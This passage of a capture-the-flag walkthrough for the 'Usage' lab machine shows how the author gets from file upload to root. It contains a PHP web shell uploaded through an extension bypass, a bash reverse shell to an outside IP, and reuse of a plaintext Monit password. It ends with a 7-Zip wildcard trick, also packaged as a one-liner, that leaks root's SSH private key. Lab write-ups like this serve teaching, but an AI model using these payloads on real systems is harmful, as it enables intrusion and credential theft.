
I'll rename it `0xdf.php.jpg`:




The site seems ok. When I hit “Submit” it says:



And on refresh, the Avatar is broken:




I can right-click on that and open it in a new tab, and it shows the broken image, but doesn’t run any code:




That’s because of the `.jpg` extension.

I’ll turn on Intercept in Burp, and upload it again. When the request reached my proxy, I’ll find the file upload, and edit it back to `.php`:



```
0iLCJtYWMiOiJlMzEyNzEwOGJhMTE2NTU0MDllN2UzYzc4NTNlNWY3M2NhOGEzMzVjZmNiODk2
NjIzMmNkZmU5OGY0NjJmYWZlIiwidGFnIjoiIn0%3D; XSRF-TOKEN=
eyJpdiI6IjFZL2FqdFV1dno5ekFWajQ1emd6eVE9PSIsInZhbHVlIjoiZHRPQ3IxRHFnNWlJYV
hYSU4rc0R5RTRLc0ZyaW03UlBmQloxNlFrSmRvWlJyb09lYXU0d0IrMlBLS1RwOE82QWZ3YlR6
eDRoa2lzYkV6YW5FeW1WaWJUQW9NS1orRkZmcWl0bklzaVhld1F1TFZTNDd1UWY4NVR4MXhlUS
tQVXciLCJtYWMiOiIyY2M2NGI0M2Q3MTY4NjI4YTlhMWJmODJlMTEwYjg5MDE1ODI3ZTlhYmI5
NDMwZjM0ZjEzODI0MWZkNGU5YzE5IiwidGFnIjoiIn0%3D; laravel_session=
eyJpdiI6IkJUS0s3UHVYMThpSHI3N3dRWWMwa1E9PSIsInZhbHVlIjoiNHpPYWZia0VkRkFmQ2
J0WFVOOTNkTnE1UXlMSWp4WGY0b1dsb3VWbXdyK3VYZHZmNUhBZEVvejJ3VkxDSFFaUmJWTnJY
dng0QnRraVBBVVo4bVBKQkdPSHJ6SHViYWU0dEUxOVRxMEZrQWpRazN6b0VKY0dHeVovbHU3bW
QzMlciLCJtYWMiOiIyMDAxZmJhM2MxYTY3ZjlkZmM3ZmFkMWZmZjBiNjgzZTA4Y2FhNTlhOWM2
NTcxN2NhZWNmMTQ4YmJkOTUyZDM4IiwidGFnIjoiIn0%3D
Connection: close

------WebKitFormBoundaryFkZts3kNceCOCpoG
Content-Disposition: form-data; name="name"

Administrator
------WebKitFormBoundaryFkZts3kNceCOCpoG
Content-Disposition: form-data; name="avatar"; filename="0xdf.php"
Content-Type: image/jpeg

<?php system($_REQUEST['cmd']); ?>

------WebKitFormBoundaryFkZts3kNceCOCpoG
Content-Disposition: form-data; name="_token"

ju6ZZI0h2ah4KcLuepUMzPm09yfQH1UoYSQ1Md5S
```

Now the page runs commands:



```
uid=1000(dash) gid=1000(dash) groups=1000(dash)
```

Shell

To get a shell, I'll start `nc` listening on port 443, and then run a bash reverse shell as the command. I'll need to encode the `&` characters as `%26` so that the browser doesn't think they are the start of a new parameter, but the rest the browser will encode as necessary:

```
http://admin.usage.htb/uploads/images/0xdf.php?cmd=bash -c 'bash -i >%26
/dev/tcp/10.10.14.6/443 0>%261'
```

When I submit, there's a connection at `nc`:

```
oxdf@hacky$ nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.18 50774
bash: cannot set terminal process group (1228): Inappropriate ioctl for
device
bash: no job control in this shell
dash@usage:/var/www/html/project_admin/public/uploads/images$
```

I'll use the standard trick to upgrade my shell:

```
dash@usage:/var/www/html/project_admin/public/uploads/images$ script
/dev/null -c bash
Script started, output log file is '/dev/null'.
dash@usage:/var/www/html/project_admin/public/uploads/images$ ^Z
[1]+  Stopped                 nc -lnvp 443
oxdf@hacky$ stty raw -echo; fg
nc -lnvp 443
            reset
reset: unknown terminal type unknown
Terminal type? screen
dash@usage:/var/www/html/project_admin/public/uploads/images$
```

And grab `user.txt`:

```
dash@usage:~$ cat user.txt
18b4939c************************
```

Shell as xander

Enumeration

Users

There is one other user on the host with a home directory in `/home`:

```
dash@usage:/home$ ls
dash  xander
```

That matches the list of users with shells set in `passwd`:

```
dash@usage:~$ grep 'sh$' /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

```
dash:x:1000:1000:dash:/home/dash:/bin/bash
xander:x:1001:1001::/home/xander:/bin/bash
```

dash cannot access xander's home directory.

Home

There are a bunch of hidden files (starting with `.`) in dash's home directory:

```
dash@usage:~$ ls -la
total 52
drwxr-x--- 6 dash dash 4096 Jul 12 21:18 .
drwxr-xr-x 4 root root 4096 Aug 16  2023 ..
lrwxrwxrwx 1 root root    9 Apr  2 20:22 .bash_history -> /dev/null
-rw-r--r-- 1 dash dash 3771 Jan  6  2022 .bashrc
drwx------ 3 dash dash 4096 Aug  7  2023 .cache
drwxrwxr-x 4 dash dash 4096 Aug 20  2023 .config
drwxrwxr-x 3 dash dash 4096 Aug  7  2023 .local
-rw-r--r-- 1 dash dash   32 Oct 26  2023 .monit.id
-rw-r--r-- 1 dash dash    5 Jul 12 21:18 .monit.pid
-rw------- 1 dash dash 1192 Jul 12 21:16 .monit.state
-rwx------ 1 dash dash  707 Oct 26  2023 .monitrc
-rw-r--r-- 1 dash dash  807 Jan  6  2022 .profile
drwx------ 2 dash dash 4096 Aug 24  2023 .ssh
-rw-r----- 1 root dash   33 Aug 24  2023 user.txt
```

This is very common for a Linux home directory, but it's still worth checking them out. There are four related to Monit, which describes itself as:

> Monit is a small Open Source utility for managing and monitoring Unix systems. Monit conducts automatic maintenance and repair and can execute meaningful causal actions in error situations.

In the `.monit.rc` file, there is a password:

```
dash@usage:~$ cat .monitrc
#Monitoring Interval in Seconds
set daemon  60

#Enable Web Access
set httpd port 2812
     use address 127.0.0.1
     allow admin:3nc0d3d_pa$$w0rd
```

```
#Apache
check process apache with pidfile "/var/run/apache2/apache2.pid"
    if cpu > 80% for 2 cycles then alert



#System Monitoring
check system usage
    if memory usage > 80% for 2 cycles then alert
    if cpu usage (user) > 70% for 2 cycles then alert
        if cpu usage (system) > 30% then alert
    if cpu usage (wait) > 20% then alert
    if loadavg (1min) > 6 for 2 cycles then alert
    if loadavg (5min) > 4 for 2 cycles then alert
    if swap usage > 5% then alert

check filesystem rootfs with path /
       if space usage > 80% then alert
```

Shell

Before trying these creds on the service they are for, I'll try them on other users on the box to see if they provide a pivot. They work for xander over `su`:

```
dash@usage:~$ su - xander
Password:
xander@usage:~$
```

They also work over SSH (I like to use `sshpass` to pass the password on the command line, which is great for CTF documentation, but not something to do in the real world):

```
oxdf@hacky$ sshpass -p '3nc0d3d_pa$$w0rd' ssh xander@usage.htb
Warning: Permanently added 'usage.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)
...[snip]...
xander@usage:~$
```

Shell as root

Enumeration

The xander user is not in an special groups:

```
xander@usage:~$ id
uid=1001(xander) gid=1001(xander) groups=1001(xander)
```

They do have `sudo` access to run the `usage_management` script as any user without a password:

```
xander@usage:~$ sudo -l
Matching Defaults entries for xander on usage:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin, use_pty

User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
```

usage_management

File Properties


The file is a Linux ELF executable:

```
xander@usage:~$ file /usr/bin/usage_management
/usr/bin/usage_management: ELF 64-bit LSB pie executable, x86-64, version 1
(SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=fdb8c912d98c85eb5970211443440a15d910ce7f, for GNU/Linux 3.2.0,
not stripped
```

I'll grab a hash of it to search in VirusTotal:

```
xander@usage:~$ md5sum /usr/bin/usage_management
f3c1b2b1ccacc24cc7ed8f3ad62bb7c6  /usr/bin/usage_management
```

This file has never been submitted to VT before:


f3c1b2b1ccacc24cc7ed8f3ad62bb7c6

No matches found

Alternatively, do you want to locate your threat based on static, dynamic, content, attribution or other advanced IoC context? Our platform allows you to search across our entire threat corpus using a myriad of modifiers, learn more.

That’s a good indication that it’s custom to Usage, as any real file would have been there by now.

Run It

Running the binary offers a menu with three options:

```
xander@usage:~$ sudo usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3):
```

Giving it option 1 runs 7-Zip for a while:

```
Enter your choice (1/2/3): 1

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs
AMD EPYC 7302P 16-Core Processor                (830F10),ASM,AES-NI)

Scanning the drive:
2984 folders, 17945 files, 113878790 bytes (109 MiB)

Creating archive: /var/backups/project.zip
```

```
Items to compress: 20929



Files read from disk: 17945
Archive size: 54829609 bytes (53 MiB)
Everything is Ok
```

Option 2 just returns. Option three just returns a message:

```
xander@usage:~$ sudo usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 3
Password has been reset.
```

strings

I could exfil this binary and open it in Ghidra, but I don't need to. `strings` shows a lot of what is going on here:

```
xander@usage:~$ strings /usr/bin/usage_management
/lib64/ld-linux-x86-64.so.2
chdir
__cxa_finalize
__libc_start_main
puts
system
...[snip]...
/var/www/html
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
Error changing working directory to /var/www/html
/usr/bin/mysqldump -A > /var/backups/mysql_backup.sql
Password has been reset.
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3):
Invalid choice.
...[snip]...
```

It looks like option 1 changes into `/var/www/html` (based on that string and the one two below with an error about failing to do so), and then runs `7za` to create a file in `/var/backups`. I'll note that `snl` means to store links as links, so I can't just write a link to `/root` into `/var/www/html` and get a full copy of it.

Option 2 is likely calling `mysqldump`.

It's not clear what option 3 does. I could investigate. It doesn't take input, so the only real hope would be a hardcoded password (perhaps obfuscated so it doesn't show up in `strings`), but it turns out to be nothing, just a troll.

Exploit

Wildcards (`*`) in commands are often dangerous. Searching for "7za wildcard exploit" I'll find [this HackTricks page]() with a section on 7z.


The attack is to create a file named `@whatever`, and then another one named `whatever` that is a symbolic link to the file I want to read.

When 7z processes the wildcard, it will look like:

```
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- @whatever
whatever [otherfiles]
```

7z will process `@whatever` as a marker to read the contents of `whatever` as a list of files to include. When the content of that file isn't a list of file names, it will print the contents as errors.

Like this:



```
xander@usage:/var/www/html$ touch @0xdf; ln -s /root/root.txt 0xdf
xander@usage:/var/www/html$ sudo usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs AMD EPYC 7302P 16-Core Processor
830F10),ASM,AES-NI)

Open archive: /var/backups/project.zip
--
Path = /var/backups/project.zip
Type = zip
Physical Size = 54829609

Scanning the drive:

WARNING: No more files
3b2f895e[redacted]

2984 folders, 17946 files, 113878823 bytes (109 MiB)

Updating archive: /var/backups/project.zip

Items to compress: 20930
```

I can do the same thing to get `/root/.ssh/id_rsa`:

```
xander@usage:/var/www/html$ touch @0xdf; ln -fs /root/.ssh/id_rsa 0xdf
xander@usage:/var/www/html$ sudo usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs
AMD EPYC 7302P 16-Core Processor                (830F10),ASM,AES-NI)

Open archive: /var/backups/project.zip
--
Path = /var/backups/project.zip
Type = zip
Physical Size = 54829609

Scanning the drive:
WARNING: No more files
-----BEGIN OPENSSH PRIVATE KEY-----

WARNING: No more files
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW

WARNING: No more files
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi

...[snip]...

WARNING: No more files
-----END OPENSSH PRIVATE KEY-----

2984 folders, 17946 files, 113879189 bytes (109 MiB)

Updating archive: /var/backups/project.zip

Items to compress: 20930

Scan WARNINGS for files and folders:

-----BEGIN OPENSSH PRIVATE KEY----- : No more files
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW : No
```

```
more files
QyNTUxOQAAACC20mOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi : No
more files
...[snip]...
-----END OPENSSH PRIVATE KEY----- : No more files
----------------
Scan WARNINGS: 7

Break signaled
```

I can save that to a file, remove the " : No more files" messages from each line, and log in:

```
oxdf@hacky$ vim ~/keys/usage-root
oxdf@hacky$ chmod 600 ~/keys/usage-root
oxdf@hacky$ ssh -i ~/keys/usage-root root@usage.htb
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)
...[snip]...
root@usage:~#
```

And read `root.txt`:

```
root@usage:~# cat root.txt
3b2f895e************************
```

Same method with explanation

Privilege Escalation via 7-Zip Wildcard Injection (`usage_management`)

✅ One-Liner Exploit

```
cd /var/www/html && touch @exploit && ln -sf /root/.ssh/id_rsa exploit &&
sudo usage_management
```

- After running the command, copy the leaked private key from the output, clean it, and use it to log in as root.

● Privilege Escalation Walkthrough

🔹 Why This Method Works

- The binary `/usr/bin/usage_management` is executable as root via sudo.
- Option 1 uses `/usr/bin/7za` with a wildcard (`*`) in the current directory.
- 7-Zip treats files starting with `@` as lists of files to include, but if the referenced file is not a list, it prints its content as errors.
- By using a symlink, we can make 7-Zip leak sensitive files.

Step-by-Step Exploitation

Step 1: Verify Sudo Privileges

```
sudo -l
```

- Confirms `xander` can run `/usr/bin/usage_management` as root without a password.

Step 2: Analyze the Binary

```
strings /usr/bin/usage_management
```

- Reveals it calls:

```
/usr/bin/7za a /var/backups/project.zip -tzip -snl -mmt -- *
```

- Wildcards are processed directly → exploitable.

Step 3: Craft Exploit Files

Create:

1. A file starting with `@` (trigger for 7-Zip to read content as file list)
2. A symlink pointing to the target file

```
touch @0xdf
ln -fs /root/.ssh/id_rsa 0xdf
```

Step 4: Trigger the Vulnerable Backup

Run:

```
sudo usage_management
```

- Choose option `1` (Project Backup)
- 7-Zip processes the wildcard and prints the contents of `/root/.ssh/id_rsa`.

Step 5: Extract the Private Key

- Copy the leaked OpenSSH private key from the output.
- Remove any `: No more files` fragments.

Step 6: Use the Leaked SSH Key

Save the key:

```
vim ~/keys/usage-root
chmod 600 ~/keys/usage-root
ssh -i ~/keys/usage-root root@usage.htb
```

Step 7: Gain Root Shell

```
root@usage:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Step 8: Capture the Flag

```
cat /root/root.txt
```

✅ Why This Privilege Escalation Was Chosen

- The binary runs with root privileges and executes 7-Zip insecurely.
- Wildcard processing and `@` files in 7-Zip allow arbitrary file read.
- This leaks root’s private SSH key, granting root access.

📌 Name of the PE Method

- **Category:** Misconfigured sudo privilege & insecure wildcard usage
- **Technique:** 7-Zip Wildcard Injection Arbitrary File Read
- **Payload:** `@symlink` trick to leak sensitive files
- **Result:** Full Root Shell via SSH